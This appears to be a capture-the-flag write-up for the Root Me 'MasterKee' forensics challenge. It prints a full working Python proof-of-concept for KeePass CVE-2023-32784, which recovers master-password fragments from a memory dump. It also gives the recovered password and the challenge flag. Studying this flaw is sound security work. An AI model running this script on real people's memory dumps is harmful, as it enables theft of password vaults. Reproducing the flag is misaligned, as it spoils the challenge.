If you’re looking for the Root Me MasterKee solution, you’re in the right place. This challenge involves working with a memory dump (MasterKee.DMP) and a KeePass database (Masterkee.kdbx). The goal is to exploit the KeePass vulnerability CVE-2023-32784, extract the master password, and unlock the database.
In this guide, I’ll walk you through the entire process step by step.
In this forensic challenge, we are given two files:
- MasterKee.DMP – a memory dump
- Masterkee.kdbx – a KeePass database
Our goal: recover the master password from the dump file and use it to unlock the KeePass database.
This challenge demonstrates the impact of CVE-2023-32784, a vulnerability in KeePass that leaks parts of the master password in memory. Let’s go through the entire process step by step.
Step 1: Understanding the Vulnerability
- CVE-2023-32784 affects certain versions of KeePass.
- The bug causes fragments of the master password to remain in memory.
- By analyzing a memory dump, we can reconstruct the leaked password.
- Missing characters appear as ● placeholders.
Step 2: Preparing the Setup
Before running the proof-of-concept, ensure you have:
- Python 3 installed
sudo apt update && sudo apt install python3 python3-pip -y
sudo nano exp.py
paste this code
import argparse
import logging
import itertools


class TaggedFormatter(logging.Formatter):

    TAGS = {
        'DEBUG': '\x1b[1;35m#\x1b[0m',
        'INFO': '\x1b[1;34m.\x1b[0m',
        'WARNING': '\x1b[1;33m-\x1b[0m',
        'ERROR': '\x1b[1;31m!\x1b[0m',
        'CRITICAL': '\x1b[1;31m!!\x1b[0m'
    }

    def __init__(self, format):
        logging.Formatter.__init__(self, format)

    def format(self, record):
        levelname = record.levelname

        if levelname in self.TAGS:
            record.levelname = self.TAGS[levelname]

        return logging.Formatter.format(self, record)


def setup_logging(debug = False):
    formatter = TaggedFormatter('%(asctime)s [%(levelname)s] [%(name)s] %(message)s')
    handler = logging.StreamHandler()
    root_logger = logging.getLogger()

    handler.setFormatter(formatter)
    root_logger.addHandler(handler)

    if debug:
        root_logger.setLevel(logging.DEBUG)
    else:
        root_logger.setLevel(logging.INFO)


def parse_args():
    parser = argparse.ArgumentParser(description='CVE-2023-32784 proof-of-concept')

    parser.add_argument('dump', type=str, help='The path of the memory dump to analyze')
    parser.add_argument('-d', '--debug', dest='debug', action='store_true', help='Enable debugging mode')

    return parser.parse_args()


def get_candidates(dump_file):
    data = dump_file.read()
    candidates = []
    str_len = 0
    i = 0

    while i < len(data)-1:
        if (data[i] == 0xCF) and (data[i + 1] == 0x25):
            str_len += 1
            i += 1
        elif str_len > 0:
            if (data[i] >= 0x20) and (data[i] <= 0x7E) and (data[i + 1] == 0x00):
                candidate = (str_len * b'\xCF\x25') + bytes([data[i], data[i + 1]])

                if not candidate in candidates:
                    candidates.append(candidate)

            str_len = 0

        i += 1

    return candidates


if __name__ == '__main__':
    args = parse_args()
    setup_logging(args.debug)
    logger = logging.getLogger('main')

    with open(args.dump, 'rb') as dump_file:
        logger.info(f'Opened {dump_file.name}')

        candidates = get_candidates(dump_file)
        candidates = [x.decode('utf-16-le') for x in candidates]
        groups = [[] for i in range(max([len(i) for i in candidates]))]

        for candidate in candidates:
            groups[len(candidate) - 1].append(candidate[-1])

        for i in range(len(groups)):
            if len(groups[i]) == 0:
                groups[i].append(b'\xCF\x25'.decode('utf-16-le'))

        for password in itertools.product(*groups):
            password = ''.join(password)
            print(f'Possible password: {password}')
Run This Command

python3 exp.py -d MasterKee.DMP
Step 4: Analyzing the Output
From the results, the password looks like:
●ere_Is_My_V3ry_S3cr3t_P4ssw0rd2024!
Replacing the missing character with an educated guess (H), we get:
Here_Is_My_V3ry_S3cr3t_P4ssw0rd2024!

Open KeePass.

Load Masterkee.kdbx.

sudo apt update && sudo apt install keepass2 -y
keepass2
open this file Masterkee.kdbx in this tool

Enter the recovered password: Here_Is_My_V3ry_S3cr3t_P4ssw0rd2024!

Step 6: Success!

The KeePass database unlocked successfully and revealed the flag: RM{Upd4T3_KeEPas5_t0_2.54}
Become a digital crime forensic investigator with DCFI certification – DCFIC – Digital Crime Forensic Investigator Certification